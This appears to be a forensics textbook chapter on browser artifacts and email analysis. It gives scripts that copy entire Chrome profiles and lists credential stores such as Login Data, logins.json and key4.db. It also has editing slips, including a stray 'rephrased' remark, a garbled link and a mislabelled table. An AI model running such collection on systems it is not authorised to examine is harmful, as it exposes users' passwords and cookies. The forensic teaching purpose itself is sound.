


Figure 9.1: Architecture of the modern browser

Let us take a closer look at these components:

- **User Interface:** The **User Interface (UI)** of a modern browser is the visual platform that enables direct interaction between users and the web. It consists of various elements like the address bar, bookmarks, tabs, and navigation buttons. Users can enter URLs, navigate between pages, and manage their browsing history through the UI. Its design should be intuitive, responsive, and adaptable to different user preferences and devices.
- **Browser engine:** The browser engine serves as the intermediary between the UI and the rendering engine. It facilitates the coordination and interaction between these components, ensuring seamless browser functionality. User inputs, such as clicking links or entering URLs, are received by the browser engine, which determines the appropriate actions. It communicates with the rendering engine and JavaScript interpreter to process requests and display results effectively.
- **Rendering engine:** Also known as the layout engine, the rendering engine is responsible for visually presenting web page content on the screen. It takes HTML, CSS, and JavaScript code and converts it into a visual representation of the page. Tasks handled by the rendering engine include layout creation, text formatting, and image rendering. By interpreting HTML tags, applying CSS styles, and generating a **Document Object Model (DOM)** tree, the rendering engine accurately and efficiently renders web content within the browser window. Each browser typically utilizes its own rendering engine, which may also vary between different versions of the same browser. Here is a rephrased and rewritten version of the list:
 - Google Chrome, Opera (version 15 and above), and Microsoft Edge (version 79 and above) use the Blink rendering engine.
 - Internet Explorer uses the Trident rendering engine.
 - Mozilla Firefox uses the Gecko rendering engine.
 - Safari, including Safari for iOS, uses the WebKit rendering engine.
- **Networking:** The networking component manages all communication between the browser and web servers. It handles the sending of requests for web pages and resources, as well as receiving responses from servers. By establishing connections using protocols like HTTP, HTTPS, and FTP, the networking component enables the retrieval of web pages, scripts, stylesheets, images, and other resources. It supports data transfer, optimizes performance through caching, and ensures secure communication through encryption protocols.
- **JavaScript interpreter:** JavaScript is a widely used programming language on the web for adding interactivity to web pages. The JavaScript interpreter is responsible for executing JavaScript code embedded within a web page. It interprets and executes the code line by line, allowing manipulation of the DOM and enabling dynamic and interactive web experiences. The interpreter handles tasks such as variable declarations, function execution, event handling, and DOM manipulation, enabling websites to respond to

user actions and update content dynamically. Here are the JavaScript engines used by some popular web browsers:

- Google Chrome uses the V8 engine.
 - Mozilla Firefox uses the SpiderMonkey engine.
 - Internet Explorer and Microsoft Edge use the Chakra engine.
 - Safari uses the JavaScriptCore engine.
- **UI backend:** The UI backend is responsible for drawing fundamental user interface elements, such as windows, buttons, and text boxes. It provides a generic interface that can be utilized across different operating systems. Acting as a bridge between the rendering engine and the underlying operating system, the UI backend ensures the proper display of UI components and handles user interactions. It interacts with the operating system's APIs to draw UI elements, manages events and user input, and forwards them to the browser engine for processing.
 - **Data persistence:** The data persistence component handles the storage of data on the user's computer, including cookies, browsing history, and cached files. It involves mechanisms such as cookies, local storage, and caching to retain user-related data between browser sessions. Cookies store small pieces of data on the user's computer, while local storage provides a larger storage space for web applications. Caching helps browsers store frequently accessed resources locally, reducing network requests and enhancing performance. These mechanisms contribute to a personalized browsing experience and enable users to resume their activities seamlessly.

These components work together to provide a seamless browsing experience for users. When a user enters a URL into the address bar, the browser sends a request to the web server using its networking component. The server responds with the HTML code for the page, which is then passed to the rendering engine. The rendering engine parses the HTML code and creates a visual representation of the page using its layout and rendering algorithms.

At the same time, any JavaScript code embedded in the page is executed by the JavaScript interpreter. This can add interactivity to the page by allowing users to interact with page elements or by updating page content dynamically.

The user interface provides a way for users to interact with the page and navigate between different pages. Users can click on links or buttons to navigate to different pages or use features such as bookmarks or history to quickly access frequently visited pages.

The data persistence component ensures that data such as cookies or browsing history is stored on the user's computer so that it can be accessed during future browsing sessions.

In summary, a web browser is made up of several components that work together to provide a seamless browsing experience for users. These components include the user interface, browser engine, rendering engine, networking component, JavaScript interpreter, UI backend, and data persistence component.

Next, we will learn about modern browser features and how forensic investigators can leverage them during an investigation.

Web browser features

Modern web browsers offer several features that can assist in **Digital Forensics and Incident Response (DFIR)** investigations. These features provide improved visibility, security, and control over browser activities. Here are some key modern browser features that an investigator should be aware of:

- **Private browsing mode:** Private browsing mode, also known as Incognito mode or InPrivate mode, allows users to browse the web without saving browsing history, cookies, or other temporary data. In DFIR investigations, private browsing mode can be helpful when examining user activities on shared or public systems, as it minimizes the footprint left behind.
- **Developer tools:** Modern browsers include built-in developer tools that offer extensive capabilities for web page inspection, network analysis, JavaScript debugging, and performance profiling. These tools allow forensic investigators to analyze and understand the structure, behavior, and performance of web pages, potentially revealing evidence of malicious activities or vulnerabilities.

- **Network traffic analysis:** Browsers provide network traffic monitoring and analysis capabilities through built-in developer tools or extensions. These features enable investigators to capture and examine HTTP requests and responses, including headers, cookies, and content. Network traffic analysis can help identify communication with malicious domains, unauthorized data transfers, or potentially malicious payloads.
- **Extension analysis:** Browser extensions provide additional functionality and customization options. However, malicious or compromised extensions can pose security risks. Modern browsers offer features to analyze and manage installed extensions, including checking for known vulnerabilities, monitoring permissions, and reviewing user reviews and ratings. Investigating extensions can help identify potential security breaches or malicious activities associated with browser extensions.
- **Security and privacy settings:** Browsers offer various security and privacy settings that can be leveraged during DFIR investigations. These settings allow investigators to customize security levels, control cookie management, enable/disable JavaScript execution, manage password storage, and configure content blocking or pop-up blocking. Adjusting these settings can help mitigate risks, preserve evidence, and analyze potential security breaches or unauthorized access.
- **Autofill and password managers:** Browsers often provide autofill and password management features to simplify user authentication and form filling. During DFIR investigations, analyzing autofill data and password managers can reveal stored usernames, passwords, and other personal information. This information can assist investigators in identifying compromised accounts, unauthorized access, or potentially leaked credentials.
- **Automatic updates:** Browser vendors frequently release security patches and updates to address vulnerabilities and improve security. Ensuring that browsers are up to date helps mitigate risks associated with known vulnerabilities and strengthens the overall security posture. In DFIR investigations, analyzing browser versions and update history can aid in identifying potential security weaknesses or outdated software.

In the next topic, we will learn where to find artifacts in each browser and how.

Browser investigation

The following table shows web browser and their respective default location on the Windows machines:

Web browser	File path
Google Chrome	C:\Users\[USERNAME]\AppData\Local\Google\Chrome\User Data\Default
Mozilla Firefox	C:\Users\[USERNAME]\AppData\Roaming\Mozilla\Firefox\Profiles\<profile folder>\
Internet Explorer	C:\Users\[USERNAME]\AppData\Local\Microsoft\Windows\Temporary Internet Files. C:\Users\[USERNAME]\AppData\Local\Microsoft\Windows\Temporary Internet Files\Low.
Microsoft Edge	C:\Users\{user}\AppData\Local\Microsoft\Edge\User Data\Default\

Table 9.1: Default path of browser's data on Windows OS

Now that we know the source locations for the browser data of some of the most popular browsers, the next section will guide us on how to quickly acquire and investigate this data. We will use Google Chrome as our example for the walkthrough, but the same methods can be applied to any browser once you have acquired its data.

Google Chrome

Google Chrome is the world's most popular browser, holding over 60% of the market share across all devices globally. It stores not only typical internet usage data but also unique data specific to this browser. Forensic examination of Chrome's data can uncover details about a user's internet activities, synced devices, and accounts.

In this section, we will delve into the directory paths within Google Chrome, discussing the potential forensic value of each artifact and elucidating the process of browser forensics investigation.

Acquiring Chrome data

Forensic investigators can access Chrome data in multiple ways:

- From a forensic image of the disk:
 - Utilize forensic software like FTK or other tools that allow access to forensic images.
 - Navigate to the directory for browsers or Chrome.
 - Extract the relevant data (In FTK, right-click and choose ‘Extract’).
- By acquiring the Chrome user profile using script:
 - For both Linux and Windows OS, scripts can be utilized to collect the Chrome user’s profile data. Ensure necessary changes are made to the scripts to suit the operating system.

Script for Linux OS:

```
#!/bin/bash

# Define the destination directory for browser data
DEST_DIR="/path/to/destination_directory"

# Define the source directory (default Chrome profile path)
SOURCE_DIR="$HOME/.config/google-chrome/Default"

# Check if the source directory exists
if [ -d "$SOURCE_DIR" ]; then
    echo "Collecting Chrome data..."
    cp -r "$SOURCE_DIR" "$DEST_DIR"
    echo "Data collection complete. Data copied to $DEST_DIR."
else
    echo "Chrome data directory not found."
fi
```

Script for Windows OS:

```
@echo off
setlocal

REM Define the destination directory for browser data
set "DEST_DIR=C:\path\to\destination_directory"

REM Define the source directory (default Chrome profile path)
set "SOURCE_DIR=%LOCALAPPDATA%\Google\Chrome\User Data\Default"
```

```

REM Check if the source directory exists and copy
if exist "%SOURCE_DIR%" (
    echo Collecting Chrome data...
    xcopy "%SOURCE_DIR%" "%DEST_DIR%" /E /H /C /I
    echo Data collection complete. Data copied to %DEST_DIR%.
) else (
    echo Chrome data directory not found.
)

```

endlocal

Note: Similar methods can be employed to capture data from other browsers, ensuring the correct source path is provided.

Analyzing the browser data

Once you have acquired the browser data, various utilities can be used for analysis. We will use utilities from nirsoft, which you can download from https://download.nirsoft.net/nirsoft_package_enc_1.30.2.zip. It is encouraged to explore all the browser related nirsoft utilities: https://www.nirsoft.net/web_browser_tools.html. We will also use SQLite studio because most browsers store artifacts in the SQLite format, so the other way to investigate the modern browser artifacts is by using SQLite3 studio. For installation, please refer to [Chapter 2, Digital Forensics Lab Setup](#), under the topic *SQLite studio installation*. Download: <https://sqlites.com/> and use **standudio.pl** or <https://dbeaver.io/download/> and use SQL queries to investigate the files concerned.

Let us start by analyzing the history of the Chrome browser we have acquired, which will be followed by other artifact analysis.

History

The history file is a treasure trove of information, revealing the user's browsing habits. It contains a detailed record of visited URLs, timestamps and visit durations. Investigators can analyze this artifact to gain insights into the suspect's web browsing patterns and potentially discover any suspicious or illegal activities. The path for it is: **C:\Users\[UserName]\AppData\Local\Google\Chrome\User Data\Default\History**. The following figure shows the output of the browsing history view utility:

URL	Title	Visit Time	/	Visit Count	Visit Type	Web Browser
file:///C:/Users/Labuser/AppData/Local/Google/Chrome/User%20Data/Default/Bookmarks		6/18/2023 11:25:52 AM	/	2		Internet Explorer 10/11 / Internet Explorer 10/11
file:///C:/Users/Labuser/AppData/Local/Google/Chrome/User%20Data/Default/History		6/18/2023 11:26:12 AM	/	3		Internet Explorer 10/11 / Internet Explorer 10/11 / Internet Explorer 10/11
file:///C:/Users/Labuser/AppData/Local/Google/Chrome/User%20Data/Default/Login%20data		6/18/2023 11:26:34 AM	/	2		Internet Explorer 10/11 / Internet Explorer 10/11
file:///C:/Users/Labuser/AppData/Local/Google/Chrome/User%20Data/Default/Web%20Data		6/18/2023 11:28:36 AM	/	2		Internet Explorer 10/11 / Internet Explorer 10/11
file:///C:/Users/Labuser/AppData/Local/Google/Chrome/User%20Data/Default/Network/Co...		6/18/2023 11:38:10 AM	/	1		Internet Explorer 10/11
https://www.google.com/search?q=ghbmnnjoekpmeeccnn...	ghbmnnjoekpmeeccnn...	6/18/2023 11:37:05 AM	/	2	Generated	Chrome
https://www.google.com/search?q=ghbmnnjoekpmeeccnn...	ghbmnnjoekpmeeccnn...	6/18/2023 11:37:06 AM	/	2	Link	Chrome
https://www.google.com/search?q=ghbmnnjoekpmeeccnn...	ghbmnnjoekpmeeccnn...	6/18/2023 11:37:19 AM	/	3	Form Submit	Chrome
https://www.google.com/search?q=ghbmnnjoekpmeeccnn...	ghbmnnjoekpmeeccnn...	6/18/2023 11:37:20 AM	/	3	Link	Chrome

Figure 9.2: Output of Browsinghistoryview utility

Cache

The Cache directory stores temporary files, images, and website data downloaded during browsing sessions. Forensic analysis of the cache can reveal images, HTML files, and other media that were accessed by the user.

This information can be crucial in reconstructing the suspect's online activities and identifying any deleted or hidden content.

- C:\Users\[UserName]\AppData\Local\Google\Chrome\User Data\Default\Cache
- **Nirsoft:** chromecacheviewer, as shown:

Filename	URL	Content Type	File Size	Last Accessed	Server Time	Server L
256	https://d.gitotic.com/favicons?client=SOCIAL&type=FAVICON&fallback_opts=TYPE_SIZE,URL,domain=http://bugzilla.gnome.org&size=256		0	6/18/2023 10:49:51...		
256	https://d.gitotic.com/favicons?client=SOCIAL&type=FAVICON&fallback_opts=TYPE_SIZE,URL,domain=http://dougathome.com&size=256		0	6/17/2023 6:14:36...		
256	https://d.gitotic.com/favicons?client=SOCIAL&type=FAVICON&fallback_opts=TYPE_SIZE,URL,domain=http://m3decrypt.net&size=256		0	6/17/2023 6:14:36...		
256	https://d.gitotic.com/favicons?client=SOCIAL&type=FAVICON&fallback_opts=TYPE_SIZE,URL,domain=http://www.computersciencestudent...		0	6/17/2023 2:29:09...		
256	https://d.gitotic.com/favicons?client=SOCIAL&type=FAVICON&fallback_opts=TYPE_SIZE,URL,domain=http://www.soliod.com&size=256		0	6/18/2023 11:14:07...		
256	https://d.gitotic.com/favicons?client=SOCIAL&type=FAVICON&fallback_opts=TYPE_SIZE,URL,domain=http://www.cyberianbase...		0	6/17/2023 6:14:36...		
256	https://d.gitotic.com/favicons?client=SOCIAL&type=FAVICON&fallback_opts=TYPE_SIZE,URL,domain=http://www.phunx.blogspot.com&size=256		0	6/17/2023 2:29:09...		
256	https://d.gitotic.com/favicons?client=SOCIAL&type=FAVICON&fallback_opts=TYPE_SIZE,URL,domain=http://www.onlinewebtrack.com&size=256		0	6/17/2023 6:14:36...		
256	https://t.gitotic.com/favicons?client=SOCIAL&type=FAVICON&fallback_opts=TYPE_SIZE,URL,domain=http://coreac.uk&size=256		0	6/17/2023 6:00:40...		
256	https://d.gitotic.com/favicons?client=SOCIAL&type=FAVICON&fallback_opts=TYPE_SIZE,URL,domain=http://eurenbenbul.com&size=256		0	6/17/2023 6:00:40...		
256	https://d.gitotic.com/favicons?client=SOCIAL&type=FAVICON&fallback_opts=TYPE_SIZE,URL,domain=http://www.hackingarticles.in&size=256		0	6/17/2023 6:00:40...		

Figure 9.3: Output of ChromeCacheView

Cookies

Cookies are small files that websites use to store user information, such as login credentials or browsing preferences. Investigating the Cookies directory can unveil details about the suspect's online accounts, session information, and potential interactions with specific websites or services.

- C:\Users\[UserName]\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies
- C:\Users\[UserName]\AppData\Local\Google\Chrome\User Data\Default\Safe Browsing\Network\Safe Browsing Cookies.

We are going to use SQL studio to first load the cookies and then query, as shown in the following figure:

creation_utc	expires_utc	host_key	name	last_access_utc
1332738190297121	1332754702000000	asus.com	isReadCookiePolicyDNT	133273819050308802
13327383164337857	1335900556437857	github.com	_octo	133273802691864002
13327383164337877	1335900556437877	github.com	logged_in	133273802691864002
13327383362951051	1332746972000000	m2t.github.io	_gid	133273836496267229
13327383362959704	13361943623959704	m2t.github.io	_ga	133273836496267229
13327383362959704	13361943623959704	m2t.github.io	_ga_X66QSD4Q1P	133273836496267229
13327383362959803	1335322991863390	eppsource.microsoft.com	experiments	13327453981863390
13327453981863390	1335322991863390	eppsource.microsoft.com	ai_user	13327453982659803
13327453982659803	1335899992698977	appsource.microsoft.com	MicrosoftApplicationsTelemetryDeviceId	13327453982659803
13327453983449541	1332745404300000	login.microsfotonline.com	SSOCOOKIEPULLED	13327453983449541

Figure 9.4: Reading SQLite files via SQLite Studio

Bookmark

The Bookmarks file contains a collection of saved web pages and URLs bookmarked by the user. Investigating this artifact can provide valuable information about the suspect's preferences, interests, and online activities. It may uncover websites related to specific topics, indicating potential affiliations or areas of expertise.

- C:\Users\[UserName]\AppData\Local\Google\Chrome\User Data\Default\Bookmarks

IndexDB

IndexedDB is a browser-based database used by web applications to store data locally. Investigating the **IndexedDB/LevelDB** directory can reveal information about the suspect's interactions with specific web applications, including chat logs, session details, and potentially sensitive data. The path for it is:

- C:\Users\[UserName]\AppData\Local\Google\Chrome\UserData\Default\IndexedDB\

Downloads

The Downloads directory contains metadata about downloaded files, including file names, sizes, and download sources. Analyzing this artifact can provide insights into the suspect's file download activities, potentially identifying illicit content and revealing the source of downloaded files. Its path is:

```
C:\Users\[UserName]\AppData\Local\Google\Chrome\User Data\Default\Download Metadata
```

Profile Picture

The Profile Picture directory holds the user's profile picture associated with their Google account. While seemingly innocuous, this artifact can be useful for linking digital identities across different online platforms and establishing connections during an investigation.

- C:\Users\[UserName]\AppData\Local\Google\Chrome\User Data\Default\Profile<1>\google profile picture

Login Data

The Login Data file stores login credentials for various websites. Investigating this artifact can unveil the suspect's email addresses associated with different online accounts, facilitating further investigation into their digital footprint. It can be found at:

- C:\Users\[UserName]\AppData\Local\Google\Chrome\User Data\Default\Login Data
- C:\Users\[UserName]\AppData\Local\Google\Chrome\User Data\Default\Login Data for Account

Sessions

The Sessions directory contains information about the user's browsing sessions, including tabs, URLs, and timestamps. Analyzing this artifact can provide a detailed timeline of the suspect's online activities, helping investigators reconstruct their digital actions, as shown in [Figure 9.5](#):

- C:\Users\[UserName]\AppData\Local\Google\Chrome\User Data\Default\Sessions

Name	Date modified	Type	Size
Session_13328396569248953	5/24/2023 12:59 PM	File	37 KB
Session_13329421161078744	5/24/2023 12:59 PM	File	6 KB
Tabs_13328375933252917	5/24/2023 12:58 PM	File	337 KB
Tabs_13329421161251802	5/24/2023 12:59 PM	File	176 KB

Figure 9.5: Displaying session and Tab files

Other important Chrome locations

These directories store information about the suspect's interactions with web applications, recently closed tabs, frequently visited websites and top sites. Examining these artifacts can provide insights into the suspect's preferences, online habits, and the websites they frequently visit:

- AppData\Local\Google\Chrome\User Data\Default\JumpListIcons\RecentClosed
- AppData\Local\Google\Chrome\User Data\Default\JumpListIcons\MostVisited
- AppData\Local\Google\Chrome\User Data\Default\Visited Links
- AppData\Local\Google\Chrome\User Data\Default\Top Sites
- AppData\Local\Google\Chrome\User Data\Default\Web Data
- AppData\Local\Google\Chrome\UserData\Default\shortcuts
- AppData\Local\Google\Chrome\User Data\Default\Extensions\

If there are profiles set up on Chrome, then forensic investigators focus on each profile for the same information:

```
C:\Users\[UserName]\AppData\Local\Google\Chrome\User Data\<profile 1>
```

Mozilla Firefox

Just like Google Chrome, even Mozilla Firefox also leaves behind various artifacts that can provide significant insights into a user's online activities. In this section, we will delve into the directory paths of pertinent artifacts within Mozilla Firefox and discuss their forensic value. By examining artifacts such as history, bookmarks, cache, cookies, downloads, profile pictures, and traces of usage, investigators can unravel a wealth of information.

We can again use nirsoft utilities as well as SQLite studio to analyze the different files.

- **Profile Path:** Contains the profile data and most of the artifacts.
 - C:\Users\[UserName]\AppData\Roaming\Mozilla\Firefox\Profiles\[profileID].default\
 - C:\Users\[UserName]\AppData\Local\Mozilla\Firefox\Profiles\[profileID].default\
- **Navigation History + Bookmarks:**
 - C:\Users\[UserName]\AppData\Roaming\Mozilla\Firefox\Profiles\[profileID].default\places.sqlite
- **Bookmarks Backups:**
 - C:\Users\[UserName]\AppData\Roaming\Mozilla\Firefox\Profiles\[profileID].default\bookmarkbackups\
- **Cookies:**
 - C:\Users\[UserName]\AppData\Roaming\Mozilla\Firefox\Profiles\[profileID].default\cookies.sqlite
- **Cache:**
 - C:\Users\[UserName]\AppData\Local\Mozilla\Firefox\Profiles\[profileID].default\cache2\entries
 - C:\Users\[UserName]\AppData\Local\Mozilla\Firefox\Profiles\[profileID].default\startupCache
- **Form History:**
 - C:\Users\[UserName]\AppData\Roaming\Mozilla\Firefox\Profiles\[profileID].default\formhistory.sqlite
- **Addons + Extensions:**
 - C:\Users\[UserName]\AppData\Roaming\Mozilla\Firefox\Profiles\[profileID].default\addons.sqlite
 - C:\Users\[UserName]\AppData\Roaming\Mozilla\Firefox\Profiles\[profileID].default\extensions.sqlite
- **Favicons:**
 - C:\Users\[UserName]\AppData\Roaming\Mozilla\Firefox\Profiles\[profileID].default\favicons.sqlite
- **Logins:**
 - C:\Users\[UserName]\AppData\Roaming\Mozilla\Firefox\Profiles\[profileID].default\logins.json
- **Password:**
 - C:\Users\[UserName]\AppData\Roaming\Mozilla\Firefox\Profiles\[profileID].default\key4.db
- **Sessions Data:**
 - C:\Users\[UserName]\AppData\Roaming\Mozilla\Firefox\Profiles\[profileID].default\sessionstore.jsonlz4

- C:\Users\[UserName]\AppData\Roaming\Mozilla\Firefox\Profiles\[profileID].default\sessionstore-backups\
- Downloads:
 - C:\Users\[UserName]\AppData\Roaming\Mozilla\Firefox\Profiles\[profileID].default\downloads.sqlite
- Thumbnails:
 - C:\Users\[UserName]\AppData\Local\Mozilla\Firefox\Profiles\[profileID].default\thumbnails

The following table enlists the file paths of artifact on both Mac and Linux operating system:

Artifact	macOS Path	Linux Path
Profile Path	~/Library/Application Support/Firefox/Profiles/[profileID].default/	~/.mozilla/firefox/[profileID]
Navigation History	~/Library/Application Support/Firefox/Profiles/[profileID].default/places.sqlite	~/.mozilla/firefox/[profileID]/places.sqlite
Bookmarks Backups	~/Library/Application Support/Firefox/Profiles/[profileID].default/bookmarkbackups/	~/.mozilla/firefox/[profileID]/bookmarkbackups/
Cookies	~/Library/Application Support/Firefox/Profiles/[profileID].default/cookies.sqlite	~/.mozilla/firefox/[profileID]/cookies.sqlite
Cache	~/Library/Caches/Firefox/	~/.cache/mozilla/firefox/[profileID]
Form History	~/Library/Application Support/Firefox/Profiles/[profileID].default/formhistory.sqlite	~/.mozilla/firefox/[profileID]/formhistory.sqlite
Addons + Extensions	~/Library/Application Support/Firefox/Profiles/[profileID].default/addons.sqlite ~/Library/Application Support/Firefox/Profiles/[profileID].default/extensions.sqlite	~/.mozilla/firefox/[profileID]/addons.sqlite ~/.mozilla/firefox/[profileID]/extensions.sqlite
Favicons	~/Library/Application Support/Firefox/Profiles/[profileID].default/favicons.sqlite	~/.mozilla/firefox/[profileID]/favicons.sqlite
Logins	~/Library/Application Support/Firefox/Profiles/[profileID].default/logins.json	~/.mozilla/firefox/[profileID]/logins.json

Table 9.2: Mozilla Firefox default location of artifacts on Mac and Linux OS

Next, we will look into Chromium Edge, Microsoft's new web browser based on the open-source chromium project.

Chromium Edge

Microsoft Edge is built on an open-source chromium project, and it does have similarities with Google Chrome. Let us identify the path or location of critical stored information on windows OS for the forensics investigator:

C:\Users%\USERNAME%\AppData\Local\Microsoft\Edge\User Data\Default

In this directory, users can find various folders and files containing valuable information related to their browsing activities. Let us explore the types of information that can be found within this Edge data location:

Artifact	Path
Cache	%LocalAppData%\Microsoft\Edge\User Data\Default\Cache
Cookies	%LocalAppData%\Microsoft\Edge\User Data\Default\Cookies
History	%LocalAppData%\Microsoft\Edge\User Data\Default\History
Bookmarks	%LocalAppData%\Microsoft\Edge\User Data\Default\Bookmarks
Extensions	%LocalAppData%\Microsoft\Edge\User Data\Default\Extensions
Preferences	%LocalAppData%\Microsoft\Edge\User Data\Default\Preferences
Web Data	%LocalAppData%\Microsoft\Edge\User Data\Default\Web Data
Login Data	%LocalAppData%\Microsoft\Edge\User Data\Default>Login Data

Artifact	Path
Top Sites	%LocalAppData%\Microsoft\Edge\User Data\Default\Top Sites
Web Notes	%LocalAppData%\Microsoft\Edge\User Data\Default\Web Notes
Session Storage	%LocalAppData%\Microsoft\Edge\User Data\Default\Session Storage

Table 9.3: Mozilla Firefox default location of artifacts on Mac and Linux OS

Opera browsers

Here are the tables that will cover Opera and Safari browser paths for the artifacts forensics investigators can find. For Opera browser, refer to [Table 9.4](#):

Artifact	Windows Path	macOS Path	Linux Path
Cache	%AppData%\Opera Software\Opera Stable\Cache	~/Library/Caches/com.operasoftware.Opera/Cache	~/.cache/opera/Cache
Cookies	%AppData%\Opera Software\Opera Stable\Cookies	~/Library/Application Support/com.operasoftware.Opera/Cookies	~/.config/opera/Cookies
History	%AppData%\Opera Software\Opera Stable\History	~/Library/Application Support/com.operasoftware.Opera/History	~/.config/opera/History
Bookmarks	%AppData%\Opera Software\Opera Stable\Bookmarks	~/Library/Application Support/com.operasoftware.Opera/Bookmarks	~/.config/opera/Bookmarks
Extensions	%AppData%\Opera Software\Opera Stable\Extensions	~/Library/Application Support/com.operasoftware.Opera/Extensions	~/.config/opera/Extensions
Preferences	%AppData%\Opera Software\Opera Stable\Preferences	~/Library/Application Support/com.operasoftware.Opera/Preferences	~/.config/opera/Preferences
Web Data	%AppData%\Opera Software\Opera Stable\Web Data	~/Library/Application Support/com.operasoftware.Opera/Web Data	~/.config/opera/Web Data
Login Data	%AppData%\Opera Software\Opera Stable>Login Data	~/Library/Application Support/com.operasoftware.Opera/Login Data	~/.config/opera/Login Data
Top Sites	%AppData%\Opera Software\Opera Stable\Top Sites	~/Library/Application Support/com.operasoftware.Opera/Top Sites	~/.config/opera/Top Sites
Web Notes	%AppData%\Opera Software\Opera Stable\Web Notes	~/Library/Application Support/com.operasoftware.Opera/Web Notes	~/.config/opera/Web Notes
Session Storage	%AppData%\Opera Software\Opera Stable\Session Storage	~/Library/Application Support/com.operasoftware.Opera/Session Storage	~/.config/opera/Session Storage

Table 9.4: Opera's default location of artifacts on Windows, Mac, and Linux OS

Summary

In conclusion, the investigation of browser artifacts is a crucial aspect of digital forensics. By examining artifacts such as bookmarks, IndexedDB, downloads, profile pictures, login data, and sessions, investigators can gain valuable insights into a user's online activities. These artifacts can reveal information about the user's preferences, interests, affiliations, and areas of expertise. Tools such as Nirsoft utilities and SQLite studio can be used to analyze these artifacts and reconstruct the user's digital actions. This information can be used to establish connections between digital identities across different online platforms and provide a detailed timeline of the user's online activities. In addition to Google Chrome, other browsers such as Mozilla Firefox, Opera, Edge, and Safari also leave behind various artifacts that can provide significant insights into a user's online activities.

Overall, the investigation of browser artifacts is an important step in uncovering a wealth of information about a user's digital footprint.

Some of the most popular web browsers are Internet Explorer, Microsoft EDGE, Google Chrome, Opera, Safari, and Mozilla Firefox. Each of these browsers has its own features and functionalities that can affect the type and amount of artifacts left behind. For example, some browsers have private browsing modes that prevent them from permanently storing any history information, cookies, site data, or form inputs. Some browsers also have integration with cloud services or synchronization features that can allow investigators to access browser data from other devices. Some browsers also have extensions and plugins that can enhance their capabilities or modify their behavior.

Browser forensics is a challenging and dynamic field that requires constant updating and improvement. As new browsers emerge or existing browsers update their versions or features, new artifacts may be generated, or old ones may change their format or location. Therefore, browser forensics tools need to be adaptable and flexible to cope with these changes. Moreover, browser forensics tools need to be accurate and reliable to ensure the validity and integrity of the evidence collected and analyzed. Finally, browser forensics tools need to be user-friendly and efficient to facilitate the investigation process and reduce the time and effort required by the investigators. In the next topic, we will learn about email analysis.

What is Email?

Email is an electronic communication method used for exchanging messages over computer networks. It consists of two main components: the header and the body. The header contains metadata, such as sender and recipient information, subject, date, time, and routing details. The body contains the actual content, including text, images, attachments, and links.

To send an email, a client application (for example, Outlook, Gmail) communicates with a server using protocols like TCP/IP. The client application sends the email to a specific server, typically a **Simple Mail Transfer Protocol (SMTP)** server. The SMTP server then delivers the email to another server, such as a **Post Office Protocol 3 (POP3)** or **Internet Message Access Protocol (IMAP)** server, which stores the email until the recipient's client application retrieves it.

Email plays a significant role in modern communication but also presents challenges in digital forensics. Email forensics involves investigating, extracting, and analyzing emails to gather evidence and trace activities related to cybercrimes like phishing, spamming, fraud, and data breaches.

In email forensics, professionals employ techniques and tools to analyze email headers, message content, attachments, and associated artifacts. They examine email metadata to determine authenticity, identify source IP addresses, trace the email route, and detect tampering. Deleted or hidden emails can be recovered, email forgery can be identified, email servers can be analyzed, and email attachments can be scanned for malware.

Email forensics is crucial in digital investigations as it helps establish timelines, identify individuals involved in a case, gather evidence for legal proceedings, and reconstruct communication patterns. By ensuring the integrity of digital evidence, this process guarantees its acceptability and admissibility in a court of law. In this topic, we will discuss what email forensics is, how it works, what are its main components and techniques, and why it is important for digital investigators.

What is Email Analysis?

Email analysis is a critical skill for forensic investigators and incident responders, enabling them to gather valuable evidence and insights into a case. It involves a comprehensive examination of email content, metadata, attachments, and network information, including message transmission routes, attached files and documents, IP addresses of servers and computers, uncovering details such as sender and recipient identities, timestamps, subject lines, and the purpose of communication.

The email header serves as primary evidence in email investigations. It contains a wealth of information, and analysis typically starts from the bottom and progresses upward. The lower sections of the header provide details about the sender, while the upper sections pertain to the recipient.

Email forensics involves multiple approaches, such as email header analysis, email server investigation, examination of network devices, analysis of sender mailer fingerprints, and software-embedded identifiers. These

techniques help identify and attribute phishing emails, malicious emails with attachments or URLs, and other forms of email-related crimes.

The benefits of email forensics for digital investigators include:

- Identifying the sender and recipient of an email
- Tracing the route and geographic location of an email
- Recovering deleted or concealed emails
- Extracting attachments and embedded files for further examination
- Detecting spoofing, phishing, spamming, and other malicious activities
- Correlating emails with other digital evidence for a comprehensive investigation
- Presenting email evidence in a forensically sound manner, ensuring its admissibility in legal proceedings.

In-depth knowledge and expertise in email forensics empower investigators to unravel complex email-related incidents and gather robust evidence to support their investigations.

Email formats

Email formats refer to the established standards and conventions that govern the structure and encoding of email messages. These formats dictate the rules for composing headers, bodies, and attachments within an email. Various email formats are employed in the industry, each with its own specifications and purposes. Some of the common email formats will be discussed in the upcoming sections.

Multipurpose Internet Mail Extensions

One prevalent email format is **Multipurpose Internet Mail Extensions (MIME)**, which is extensively used and enables the transmission of diverse content types, including plain text, HTML, images, audio, video, and more. MIME provides mechanisms for encoding non-textual data into a textual form using encoding schemes like base64 or quoted-printable. Additionally, MIME defines the means to separate different parts of an email using boundaries or delimiters, ensuring proper parsing and interpretation.

Electronic Mail

Another widely encountered format is **Electronic Mail (EML)**, which stores an email as a plain text file, wherein the headers and body are separated by a blank line. It is a straightforward and readable format that can be easily opened by most email clients or text editors. EML files typically bear the .eml extension.

Microsoft Outlook Message

